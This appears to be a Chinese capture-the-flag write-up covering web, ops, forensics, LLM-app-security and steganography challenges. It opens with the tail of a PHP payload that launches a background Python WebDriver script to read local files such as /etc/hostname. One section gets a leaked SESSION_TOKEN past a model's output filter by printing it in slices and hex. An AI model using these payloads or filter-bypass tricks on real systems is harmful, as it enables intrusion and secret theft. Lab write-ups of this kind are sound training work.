            time.sleep(0.5)
            continue
        log("SESSION",sid)
        webdriver_read(port,sid,"file:///etc/hostname")
        webdriver_read(port,sid,"file:///f139")
        log("DONE_HIT")
        raise SystemExit
    time.sleep(0.5)
log("DONE_TIMEOUT")
PY;
$code = str_replace("__OUT__", $out, $code);
file_put_contents($py,$code);
shell_exec("nohup python3 " . escapeshellarg($py) . " >/dev/null 2>&1 &");
echo "OUT=/fileadmin/user_upload/cd_out_$id.txt\n";
?>
```

```
200 47
OUT=/fileadmin/user_upload/cd_out_834efeb0.txt
```

然后我们读取探针结果：

POWERSHELL

```
$env:OUT="/fileadmin/user_upload/cd_out_834efeb0.txt"
@'
import os, time, requests

base=os.environ["BASE"]
path=os.environ["OUT"]

last = ""
for i in range(36):
    try:
        r = requests.get(base+path, timeout=10)
        print("TRY", i, r.status_code, len(r.text))
        if r.text != last:
            print("----- CURRENT OUTPUT -----")
            print(r.text)
            print("----- END -----")
            last = r.text
        if "DONE_HIT" in r.text or "DONE_TIMEOUT" in r.text or "file:///f139" in r.text:
            break
    except Exception as e:
        print("ERR", repr(e))
    time.sleep(5)
```

```
'@ | python -
```

```
SOURCE 200 {"value":"\u003Chtml>\u003Chead>\u003Cmeta name=\"color-scheme\" content=\"light dark\">\u003C/head>\
y>\u003Cpre style=\"word-wrap: break-word; white-space: pre-wrap;\">moectf{d9d840c4-7589-c642-17e2-67a147ef5319}
re>\u003C/body>\u003C/html>"}
```

开发与运维基础

- 当 Nginx 不在

```
PS D:\LJY\Web\wss桥接器> ssh moectf@127.0.0.1 -p 18082
The authenticity of host '[127.0.0.1]:18082 ([127.0.0.1]:18082)' can't be established.
ED25519 key fingerprint is SHA256:W0od+msG1y8s7YQ9UhoFfPnXpjbG4yBlIhCSfv7L5ng.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:18082' (ED25519) to the list of known hosts.
moectf@127.0.0.1's password:
Linux ret2shell-1272-9580-1786276982 6.12.94+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.94-1 (2026-06-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

题目提及关键词等待3000端口打印数据，用nc连3000端口：

```
moectf@ret2shell-1272-9580-1786276982:~$ nc -lvkp 3000
nc: getnameinfo: Temporary failure in name resolution
Connection received on localhost 56680
POST /flag HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 25

{"ch": "eIl46LE-5erV1ce"}
Connection received on localhost 44982
POST /flag HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 26

{"ch": "-fOr_ThE_world0}"}
Connection received on localhost 35364
POST /flag HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 27
```

flag出来了：

```
{"ch": "moectf{W36_s3RVEr"}Connection received on localhost 53778
POST /flag HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 20

{"ch": "_PR0Vid3-R"}Connection received on localhost 59618
POST /flag HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 25

{"ch": "eIl46LE-5erV1ce"}Connection received on localhost 54068
POST /flag HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 26

{"ch": "-fOr_ThE_world0}"}Connection received on localhost 46174
POST /flag HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 27
```

拼接得：

```
24189100314:若婵 ~/当 Nginx 不在家
$ moectf{W36_s3RVEr_PR0Vid3-ReIl46LE-5erV1ce-fOr_ThE_world0}
[*] 正在提交: moectf{W36_s3RVEr_PR0Vid3-ReIl46LE-5erV1ce-fOr_ThE_world0}
已提交，正在等待评测...
[+] 正确: Correct!
```

- 网站日志取证大师

一道日志分析题，先搜集分析题目信息：

CDN下真实IP被隐藏在HTTP头部，源服务器IP：10.0.0.1

用户名枚举攻击：请求/wp-json/wp/v2/users/me 路由，通过底层REST API，有一个暴露IP：185.177.72.68，重要时间08/Jul/2026:00:08:07

回答问题：

1.首先使用grep过滤日志行：

```bash
grep "/wp-json/wp/v2/users/me" accesslog_4.log | awk -F '|' '{print $2}' | sed 's/^[ \t]*//;s/[ \t]*$//' | grep -v '^-$' | sort -u | wc -l
```

```
li@localhost:~$ grep "/wp-json/wp/v2/users/me" accesslog_4.log | awk -F '|' '{print $2}' | sed 's/^[ \t]*//;s/[ \t]*$//'
 | grep -v '^-$' | sort -u | wc -l
11
```

2.扫描工具名称与版本号：

查看该IP使用的User-Agent原始内容：

```bash
grep "185.177.72.68" accesslog_4.log | awk -F '|' '{print $9}' | sort -u
```

发现输出了两个不同User-Agent：Mozilla/5.0和curl/8.7.1，我们需要进一步排查：

```
li@localhost:~$ # 查看该 IP 的第一条和前几条日志（看起始时间与当时的 UA）
grep "185.177.72.68" accesslog_4.log | head -n 5

# 查看该 IP 的最后一条和后几条日志（看结束时间与当时的 UA）
grep "185.177.72.68" accesslog_4.log | tail -n 5
47.123.117.38 | - | 07/Jul/2026:23:52:16 +0800 | "www.blog.moectf" | "GET /wp-json/gravitysmtp/v1
/tests/mock-data?page=gravitysmtp-settings HTTP/2.0" | 404 | 143 | "-" | "curl/8.7.1" "185.177.72
.68"
47.123.117.86 | - | 07/Jul/2026:23:52:16 +0800 | "www.blog.moectf" | "GET / HTTP/2.0" | 200 | 801
1 | "-" | "curl/8.7.1" "185.177.72.68"
47.123.117.53 | - | 07/Jul/2026:23:52:17 +0800 | "www.blog.moectf" | "GET /info%2ephp%2ebak HTTP/
2.0" | 404 | 5924 | "-" | "curl/8.7.1" "185.177.72.68"
47.123.117.48 | - | 07/Jul/2026:23:52:17 +0800 | "www.blog.moectf" | "GET /php-info%2ephp HTTP/2.
0" | 404 | 107 | "-" | "curl/8.7.1" "185.177.72.68"
47.123.117.76 | - | 07/Jul/2026:23:52:17 +0800 | "www.blog.moectf" | "GET /newinfo%2ephp HTTP/2.0
" | 404 | 107 | "-" | "curl/8.7.1" "185.177.72.68"
47.117.201.158 | - | 08/Jul/2026:00:08:06 +0800 | "www.blog.moectf" | "POST /vendor/phpunit/phpun
it/Util/PHP/eval-stdin.php HTTP/2.0" | 468 | 14834 | "-" | "curl/8.7.1" "185.177.72.68"
47.117.201.177 | - | 08/Jul/2026:00:08:07 +0800 | "www.blog.moectf" | "POST /laravel/vendor/phpun
it/phpunit/src/Util/PHP/eval-stdin.php HTTP/2.0" | 468 | 14834 | "-" | "curl/8.7.1" "185.177.72.6
8"
47.117.201.154 | - | 08/Jul/2026:00:08:07 +0800 | "www.blog.moectf" | "POST /yii/vendor/phpunit/p
hpunit/src/Util/PHP/eval-stdin.php HTTP/2.0" | 468 | 14834 | "-" | "curl/8.7.1" "185.177.72.68"
47.117.201.170 | - | 08/Jul/2026:00:08:07 +0800 | "www.blog.moectf" | "POST /zend/vendor/phpunit/
phpunit/src/Util/PHP/eval-stdin.php HTTP/2.0" | 468 | 14834 | "-" | "curl/8.7.1" "185.177.72.68"
47.117.201.156 | - | 08/Jul/2026:00:08:08 +0800 | "www.blog.moectf" | "POST /lib/vendor/phpunit/p
hpunit/src/Util/PHP/eval-stdin.php HTTP/2.0" | 468 | 14834 | "-" | "curl/8.7.1" "185.177.72.68"
li@localhost:~$
```

从输出的日志末尾看，极高频的漏洞扫描和测试用的都是curl/8.7.1因此确定扫描工具及版本号为curl/8.7.1

该日志输出还能查询到扫描的起始时间是23:52:16→235216，结束时间是00:08:08→000808

看日志最后几行的请求路径：`POST /lib/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php`，这是非常典型的PHPUnit 远程代码执行漏洞 (RCE)，对应CVE编号是`CVE-2017-9841`

总扫描次数：

```
li@localhost:~$ grep -c "185.177.72.68" accesslog_4.log
2214
```

因此拼接flag：

```
$ moectf{11-curl/8.7.1-2214-CVE-2017-9841-235216-000808}
[*] 正在提交：moectf{11-curl/8.7.1-2214-CVE-2017-9841-235216-000808}
已提交，正在等待评测...
[+] 正确：Correct!
```

- 运维入门指北_revenge

首先ssh登录上对应IP进su权限：

```bash
ssh moeops@127.0.0.1 -p 20864
```

```bash
sudo -i
```

我们的目标是修好博客，因此先看报错：

```bash
tail -n 20 /srv/blog/logs/error.log
cat /etc/nginx/sites-available/blog
ls -l /run/php/
```

发现socket的版本不一致：

```
2026/08/18 17:10:11 [crit] 287#287: *1247 connect() to unix:/run/php/php-fpm.sock failed (2: No such file or directory) while connecting to upstream, client: 127.0.0.1, server: blog.moectf, request: "GET / HTTP/1.1", upstream: "fastcgi://unix:/run/php/php-fpm.sock:", host: "127.0.0.1:8080"
```

```
-rw-r--r-- 1 root     root     3 Aug 18 16:18 php8.4-fpm.pid
srw-rw---- 1 www-data www-data 0 Aug 18 16:18 php8.4-fpm.sock
```

修改配置使socket一致：

```bash
sed -i 's#unix:/run/php/php-fpm.sock#unix:/run/php/php8.4-fpm.sock#g' /etc/nginx/sites-available/blog
nginx -t
systemctl restart nginx
```

验证站点：

```bash
curl -I http://127.0.0.1:8080/
curl -s http://127.0.0.1:8080/ | head -40
```

```
root@ret2shell-1385-9580-1787069887:~# curl -I http://127.0.0.1:8080/
curl -s http://127.0.0.1:8080/ | head -40
HTTP/1.1 302 Found
Server: nginx
Date: Tue, 18 Aug 2026 17:10:42 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Location: install.php
```

站点从404变成了302，通了，浏览器访问尝试安装软件：

权限不足，ssh加权：

```bash
sudo -i
mkdir -p /var/www/html/usr/uploads
chown -R www-data:www-data /var/www/html/usr
chmod 755 /var/www/html/usr
chmod 755 /var/www/html/usr/uploads
sudo chown -R www-data:www-data /var/www/html/usr
```

安装说明

本安装程序将自动检测服务器环境是否符合最低配置需求. 如果不符合, 将在上方出现提示信息, 请按照提示信息检查您的主机配置. 如果服务器环境符合要求, 将在下方出现 "开始下一步" 的按钮, 点击此按钮即可一步完成安装.

许可及协议

- Typecho 基于 GPL 协议发布, 我们允许用户在 GPL 协议许可的范围内使用, 拷贝, 修改和分发此程序. 在 GPL许可的范围内, 您可以自由地将其用于商业以及非商业用途.
- Typecho 软件由其社区提供支持, 核心开发团队负责维护程序日常开发工作以及新特性的制定. 如果您遇到使用上的问题, 程序中的 BUG, 以及期许的新功能, 欢迎您在社区中交流或者直接向我们贡献代码. 对于贡献突出者, 他的名字将出现在贡献者名单中.

我准备好了, 开始下一步 »

初始化配置

数据库适配器

Pdo 驱动 Mysql 适配器

请根据您的数据库类型选择合适的适配器

数据库前缀

typecho

默认前缀是 "typecho_"

数据库地址

127.0.0.1

您可能会使用 "localhost"

数据库用户名

moectf

您可能会使用 "root"

数据库密码

••••••

数据库名

blog

请您指定数据库名称

▶ **高级选项**

确认, 开始安装 »

博客装好了之后ssh里查最新文章：

```bash
mysql -u moectf -pxdsec -h 127.0.0.1 -P 3306 -e "USE blog; SELECT cid,title,slug FROM typecho_contents ORDER BY cid DESC LIMIT 5;"
```

```
+-----+--------------+------------------+
| cid | title        | slug             |
+-----+--------------+------------------+
|   3 | ???????flag  | moectf-flag-2026 |
|   2 | ??           | start-page       |
|   1 | ???? Typecho | start            |
+-----+--------------+------------------+
```

取 `moectf-flag-2026` 的正文：

```sql
mysql -u moectf -pxdsec -h 127.0.0.1 -P 3306 -e "USE blog; SELECT cid,title,text FROM typecho_contents WHERE slug='moectf-flag-2026'\G"
```

```
*************************** 1. row ***************************
  cid: 3
title: ???????flag
 text: ??????????????????????

?? Flag ??
moectf{WHeN_ln_DoUBt_check-ThE-1ogS_fiR5Te91fc}

????? Flag ?????????
root@ret2shell-1385-9580-1787069887:~#
```

- 代号：碎片风暴

这道题是要在稿并发下稳定接收大量的POST请求，线程安全收集这些碎片后需要将碎片拼接成完整的flag，附件提供了一个拼接算法我们可以直接用

收集碎片使用set()去重，为了防止多线程不安全我们加一个lock

收集碎片的时候为防止容器卡死我们等碎片收集到一定数量再一次尝试

攻击脚本：

```python
from flask import Flask, request
from threading import Lock
import time

app = Flask(__name__)

# 线程安全地收集碎片
fragments = set()
lock = Lock()
solved = False

def solve_scs(fragments: list[str]) -> tuple[str, bool]:
    """附件给的 SCS 贪心/精确求解函数，直接粘贴"""
    from itertools import permutations
```

```
    frags = list(dict.fromkeys(fragments))
    frags = [f for f in frags if not any(f in g for g in frags if g ≠ f)]

    if not frags:
        return ("", False)
    if len(frags) == 1:
        return (frags[0], True)

    def max_overlap(a: str, b: str) -> int:
        limit = min(len(a), len(b))
        for ol in range(limit, 0, -1):
            if a.endswith(b[:ol]):
                return ol
        return 0

    def greedy_merge(pool: list[str]) -> str:
        pool = pool[:]
        while len(pool) > 1:
            best_ol, bi, bj = -1, 0, 1
            for i in range(len(pool)):
                for j in range(len(pool)):
                    if i == j:
                        continue
                    ol = max_overlap(pool[i], pool[j])
                    if ol > best_ol:
                        best_ol, bi, bj = ol, i, j
            merged = pool[bi] + pool[bj][best_ol:]
            pool = [merged] + [pool[k] for k in range(len(pool)) if k not in (bi, bj)]
        return pool[0]

    EXACT_THRESHOLD = 8
    if len(frags) ≤ EXACT_THRESHOLD:
        best = None
        for perm in permutations(frags):
            cur = perm[0]
            for nxt in perm[1:]:
                ol = max_overlap(cur, nxt)
                cur += nxt[ol:]
            if best is None or len(cur) < len(best):
                best = cur
        greedy_result = greedy_merge(frags)
        is_success = (greedy_result == best)
        return (best, is_success)
    else:
        result = greedy_merge(frags)
        is_success = all(f in result for f in frags)
        return (result, is_success)


@app.route('/', methods=['POST'])
def collect():
    global solved
    if solved:
        return "already solved", 200

    data = request.get_data(as_text=True).strip()
    if not data:
        return "empty", 200
```

```
    with lock:
        fragments.add(data)
        # 每收集到一定数量就尝试一次（避免太频繁）
        if len(fragments) ≥ 15:          # 这个阈值可根据实际情况调整
            result, success = solve_scs(list(fragments))
            if success and result.startswith("moectf{") and result.endswith("}"):
                print("\n\n[+] Flag 找到了！！！")
                print(result)
                print("\n")
                solved = True
                return result, 200

    return "ok", 200


if __name__ == '__main__':
    # 必须用 0.0.0.0，否则容器外访问不到
    app.run(host='0.0.0.0', port=3000, threaded=True)
```

scp传代码：

```bash
scp -P 33186 wp.py moectf@127.0.0.1:/home/moectf/
```

```
127.0.0.1 - - [19/Aug/2026 02:36:01] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [19/Aug/2026 02:36:02] "POST / HTTP/1.1" 200 -


[+] Flag 找到了！！！
moectf{bY-u51ng_1aNguageS_W3-CaN-6UIld_vAri0u5_pL4tFOrMs-and-applications0}


127.0.0.1 - - [19/Aug/2026 02:36:02] "POST / HTTP/1.1" 200 -
```

大语言模型应用安全

- 代码面试官

我需要知道环境里预加载的变量SESSION_TOKEN的值，绕过大模型的审查

探查变量相关信息：

```python
print(type(SESSION_TOKEN))
print(len(SESSION_TOKEN))
print("SESSION_TOKEN" in globals())
```

```
<class 'str'>
32
True
```

尝试直接打印：

```python
print(SESSION_TOKEN)
```


```
[CENSORED]
```

说明变量就在当前环境里做了部分替换导致无法输出（过滤了）继续尝试：

```python
print(SESSION_TOKEN[0])
print(SESSION_TOKEN[:4])
print(ord(SESSION_TOKEN[0]))
print(SESSION_TOKEN.encode())
print(SESSION_TOKEN.hex())
```

```
m
moec
109
b'[CENSORED]'
6d6f656374667b355445414c5f496e46302d694e5f50724f4d5074333931667d
```

那还说啥了，切片输出：



- 旮旯给木里就是这样的！

这道题主要是要集齐5个信物，通过触发关键词，而且必须在心动值满之前，信任值过半的情况下才能过终章

既然是ctf比赛肯定不能完完全全瞎猜，源码肯定有提示，但是源码把一些重要的中文自动编码了，我也一直没发现然后在那碰，我们可以在控制台输入：

```javascript
console.log(JSON.stringify(BOOT, null, 2))
```

显示中文出来：

```
{
  "affection": 25,
  "atmos_line": "（雨声渐弱。蝉鸣从湖边的树荫里，一声一声响了起来。）",
  "authenticated": true,
  "fragment_keywords": [
    "书包带",
    "绕手指",
    "伞",
    "花火",
    "烟花",
    "芦苇",
    "湖边",
    "转校",
    "转学",
    "马尾"
  ],
  "fragment_wall": {
    "共用的那把伞": "那把伞的事……你为什么会知道。",
    "湖边的芦苇": "……你是不是，也在芦苇丛里待过。",
    "绕两圈的习惯": "……这个细节，是谁告诉你的？",
    "花火夜没说完的话": "花火……那一晚，你也在吗。",
    "转校第一天": "转校那天，你在看我吗。"
  },
```


五个记忆碎片出来了，圆滑一下话术即可，然后就是想办法聊天集好感度和信赖值的事情这倒没啥：

取证与安全杂项

- Misc入门指北

PDF结尾隐了一串二进制，转字符串：

```python
binary_str = "01101101 01101111 01100101 01100011 01110100 01100110 01111011 01010111 00110011
00110001 01100011 00110000 01101101 01100101 01011111 00110111 01101111 01011111 01101101
00110001 00110101 01100011 01111101"
print(''.join(chr(int(b, 2)) for b in binary_str.split()))
```

```
"D:\LJY\python project\3\Scripts\python.exe"
moectf{W31c0me_7o_m15c}
```

- Tomato

原先以为是个普通的藏东西的题目，在用一系列工具探查之后发现：

无隐藏元数据、无文件拼接、无明文线索、未被高度篡改、无附加文件啥也没探查出来，最后怀疑可能是有数据然后尝试steghide但是密码一直爆破不出来，几乎可以确定了flag不在文件结构里而在图像内容本身，估计是图片混淆，最终解法：逆 Gilbert 路径像素重排：

用python+pillow还原，按 Gilbert 2D 路径生成整张图的像素访问顺序，用"小番茄混淆"常见的偏移量：`offset = round(((sqrt(5)-1)/2) * N)` 把被打乱后的像素按逆过程放回去

python脚本：

```python
from pathlib import Path
from PIL import Image
import numpy as np
from math import sqrt

def sgn(x: int) -> int:
    return (x > 0) - (x < 0)
def generate2d(x, y, ax, ay, bx, by):
    w = abs(ax + ay)
    h = abs(bx + by)
    dax, day = sgn(ax), sgn(ay)
    dbx, dby = sgn(bx), sgn(by)
    if h == 1:
        for _ in range(w):
            yield x, y
            x += dax
            y += day
        return
    if w == 1:
        for _ in range(h):
            yield x, y
            x += dbx
            y += dby
        return
    ax2, ay2 = ax // 2, ay // 2
    bx2, by2 = bx // 2, by // 2
    w2 = abs(ax2 + ay2)
    h2 = abs(bx2 + by2)
    if 2 * w > 3 * h:
        if (w2 % 2) and (w > 2):
            ax2 += dax
            ay2 += day
        yield from generate2d(x, y, ax2, ay2, bx, by)
        yield from generate2d(x + ax2, y + ay2, ax - ax2, ay - ay2, bx, by)
    else:
        if (h2 % 2) and (h > 2):
            bx2 += dbx
            by2 += dby
        yield from generate2d(x, y, bx2, by2, ax2, ay2)
        yield from generate2d(x + bx2, y + by2, ax, ay, bx - bx2, by - by2)
        yield from generate2d(
            x + (ax - dax) + (bx2 - dbx),
            y + (ay - day) + (by2 - dby),
            -bx2, -by2,
```

```
            -(ax - ax2), -(ay - ay2)
        )
def gilbert2d(width, height):
    if width ≥ height:
        return list(generate2d(0, 0, width, 0, 0, height))
    else:
        return list(generate2d(0, 0, 0, height, width, 0))
img_path = Path("tomato.jpeg")
img = np.asarray(Image.open(img_path).convert("RGB"))
h, w = img.shape[:2]
curve = np.asarray(gilbert2d(w, h), dtype=np.int64)
N = w * h
offset = round(((sqrt(5) - 1) / 2) * N)
recovered = np.empty_like(img)
dst = curve
src = curve[(np.arange(N) + offset) % N]
recovered[src[:, 1], src[:, 0]] = img[dst[:, 1], dst[:, 0]]
Image.fromarray(recovered).save("decoded.png")
print("done → decoded.png")
```

运行结果：

尝试了十几次之后最终确定flag：`moectf{Tom@t0_i5_D3lic1ou5!}`

- ez_BASE

txt打开是一个 `=0HN2U0cAJ2XudHMut2XzYHQo9Vdwk1emR3Yl9Wb` 很像base64解码但是等号跑前面去了，尝试翻转后解码：

```python
import base64
s="=0HN2U0cAJ2XudHMut2XzYHQo9Vdwk1emR3Yl9Wb"
print(base64.b64decode(s[::-1]).decode())
```

```
"D:\LJY\python project\3\Scripts\python.exe"
moectf{Y0u_h@v3_kn0wn_b@sE64}
```

- ez_LSB

一个图片隐写题，尝试各种隐写工具包括但不限于file、strings、exiftool、binwalk、foremost、steghide，最终通过zsteg（专门针对PNG/BMP的LSB隐写检测工具）成功找到flag：

```
li@localhost:~$ zsteg cat.png
imagedata           .. file: SVR2 pure executable (Amdahl-UTS) not stripped - version 83886852
b1,g,lsb,xy         .. file: OpenPGP Public Key
b1,b,lsb,xy         .. file: OpenPGP Secret Key
b1,rgb,lsb,xy       .. text: "flag:bW9lY3Rme2M0N19rTjBXNV9MU0J9"
b2,g,msb,xy         .. file: PGP Secret Sub-key -
b2,b,msb,xy         .. text: "_)8cRV0uN%h"
b3,b,lsb,xy         .. text: "yNDte(:QHq"
b4,r,lsb,xy         .. text: "32C#TDggvgg"
b4,g,lsb,xy         .. text: "g$wDUtEfgwfvwg"
b4,g,msb,xy         .. text: "\"nffffff"
b4,b,lsb,xy         .. text: "3DDEUgwxx"
b4,b,msb,xy         .. text: "=/y(Vit!?U^"
b4,rgb,lsb,xy       .. text: "`w4cG5bVG"
```

估摸是一个base64解码，测：

```python
import base64
s = "bW9lY3Rme2M0N19rTjBXNV9MU0J9"
print(base64.b64decode(s).decode())
```

```
"D:\LJY\python project\3\Scripts\python.exe"
moectf{c47_kN0W5_LSB}
```

- 星走路的旅程-level1

看题目像是一个偏取证的题目，直接exiftool提取信息

```bash
exiftool level1.jpg
```

GPS坐标：

```
GPS Altitude                    : 0 m Above Sea Level
GPS Date/Time                   : 2026:05:31 02:03:21Z
GPS Latitude                    : 26 deg 33' 11.59" N
GPS Longitude                   : 106 deg 47' 54.80" E
```

对应贵阳龙洞堡国际机场，其 IATA 代码为 KWE

```
Exif Byte Order                 : Little-endian (Intel, II)
Make                            : Xiaomi
```

拍摄时间：

```
Create Date                     : 2026:05:31 10:03:21.506+08:00
Date/Time Original              : 2026:05:31 10:03:21.506+08:00
Modify Date                     : 2026:05:31 10:03:21.506+08:00
```

时区偏移+08：00，对应10:03:21 - 08:00 = 02:03:21

拼凑flag：`moectf{KWE_XIAOMI_0203}`

校验md5：

```python
import hashlib
flag = "moectf{KWE_XIAOMI_0203}"
target_md5 = "113d5f2f393a139b3b6586529415c090"
calc_md5 = hashlib.md5(flag.encode('utf-8')).hexdigest()
print(calc_md5 == target_md5)
```

```
"D:\LJY\python project\3\Scripts\python.exe"

True
```

- 空白文档

文档打开有一行字：你知道异或吗？key：office，先放着不管继续分析

还是用我比较熟悉的Linux，word本质是个zip，先解压缩然后分析元文件：

```bash
file xing的flag.docx
unzip xing的flag.docx -d docx_extract
cd docx_extract
ls -la word/
```

word文档的主要内容一般存放在word/document.xml，查阅：

```bash
strings word/document.xml | head -100
```

里面出来一串很突出的字符串：

```
or="text1"/></w:rPr></w:pPr><w:r w:rsidRPr="003878C8"><
w:rPr><w:t>AgkDChcDFBEOWhEAMFcVNg4cMABXXQQY</w:t></w:r>
:w="11906" w:h="16838"/><w:pgMar w:top="1440" w:right="
```


看到字符串先往base64联想，再结合前面看到的key写脚本（先base64解码再循环异或）：

```python
import base64
encoded = "AgkDChcDFBEOWhEAMFcVNg4cMABXXQQY"
key = "office"
cipher = base64.b64decode(encoded)
plain = bytearray()
for i, b in enumerate(cipher):
    plain.append(b ^ ord(key[i % len(key)]))
print(plain.decode())
```

```
"D:\LJY\python project\3\Scripts\python.exe"
moectf{wh3re_1s_my_f14g}
```

- Can_you_find_it?

题目提供了一个docker附件的tar包，我们可以直接解包看布局：

```bash
mkdir can_you_find_it
tar -xf can_you_find_it.tar -C can_you_find_it
cd can_you_find_it
```

然后我们直接暴力搜索flag相关命令：

```bash
grep -RaiE 'flag|moectf|find|xing|clover|ow[oO]|ubuntu' . 2>/dev/null | head -100
```


```
"created_by":"RUN /bin/sh -c mkdir -p /var/cache/.system # buildkit","comment":"buildkit.dockerfile.v0"},{"created":"202
6-07-13T00:40:33.333284076+08:00","created_by":"COPY flag.png /var/cache/.system/cache_meta.log # buildkit","comment":"b
uildkit.dockerfile.v0"},{"created":"2026-07-13T00:40:33.600727158+08:00","created_by":"RUN /bin/sh -c chmod 444 /var/cac
he/.system/cache_meta.log # buildkit","comment":"buildkit.dockerfile.v0"},{"created":"2026-07-13T00:40:33.878541869+08:0
0","created_by":"RUN /bin/sh -c echo \"xing的hint: 或许你可以查一下系统缓存？\" \u003e /home/hint1.txt # buildkit","comm
ent":"buildkit.dockerfile.v0"},{"created":"2026-07-13T00:40:34.237990128+08:00","created_by":"RUN /bin/sh -c echo \"xing
的hint: 注意隐藏\" \u003e /var/cache/hint2.txt # buildkit","comment":"buildkit.dockerfile.v0"},{"created":"2026-07-13T00
```


搜出来一个PNG变成的log文件，我们需要找到日志文件具体藏在哪个层：

```bash
for f in blobs/sha256/*; do
    echo " $(basename "$f") "
    tar -tf "$f" 2>/dev/null | grep -E 'cache_meta|hint1|hint2|\.system|flag'
done
```

```
var/cache/.system/
var/cache/.system/cache_meta.log
 ad3cb8d69e0990ddd2c5460606b8e72e3d61d63a372fe9484c22b1a3317dae52
home/hint1.txt
 b021f16e614673fbd3af42ef46531ed2c4b3b400bba6291345e3c0101d56dd6d
var/cache/.system/
var/cache/.system/cache_meta.log
 b0693db3e6c0e36d7ae79b35d983029361873779931e52c40ff6330db4444262
 bc06e9978a36aed006390216ab5065b0c76590961a381fb63e9e10e73f8ba3b0
 c2945c4b816daee86ab5f75dd3442d84cc8c06ca0bb0ffe32fb760f886bf8c28
 ceb09cf31d4dfa6d149d7602069f99bb6d45792d55e76c49b6b6f83a5680fda5
 d44b0e0db9dc9df38463d9360a9b58433e8403458c17767287c2a5d982eeb6d3
 d4a2e9321b3d394c81b8e0332ebff851f8987d9f46f14b0de8afb49e80ca16cb
var/cache/hint2.txt
 dc1b09e4f005ae16eda6c89727346ae1a88aec92b2f06f50076e23cf798b9e9e
 eb052d7c4031ad31ae6fbf3b78088a1c4c280c17ef12f79e3b0b5047025b281c
 f48db99ccd34407a48802d8efd2cdbff465fe1182f310a1fbad0263ebdc26509
```

然后我们尝试提取png文件：

```bash
tar -xOf blobs/sha256/b021f16e614673fbd3af42ef46531ed2c4b3b400bba6291345e3c0101d56dd6d
var/cache/.system/cache_meta.log
```

```
PNG
```

图片提取出来了我们打开：

该内容非支付宝提供 请谨慎使用

如需使用，可点击复制文本

扫码识别到的内容 复制内容

moectf{1n_7h3_1m4g3_cach3}

- Polyglot

七种语言分别用不同的工具跑：

bash：

```
li@localhost:~$ echo -e "\0160\0141\0162\0164\0062\0072\0040\0157\0060\0137\0041\0147\0061\0146\0145\0154\0061\0137\0165
\0156\0061";
part2: o0_!g1fel1_un1
li@localhost:~$
```

```bash
part2: o0_!g1fel1_un1
```

python：

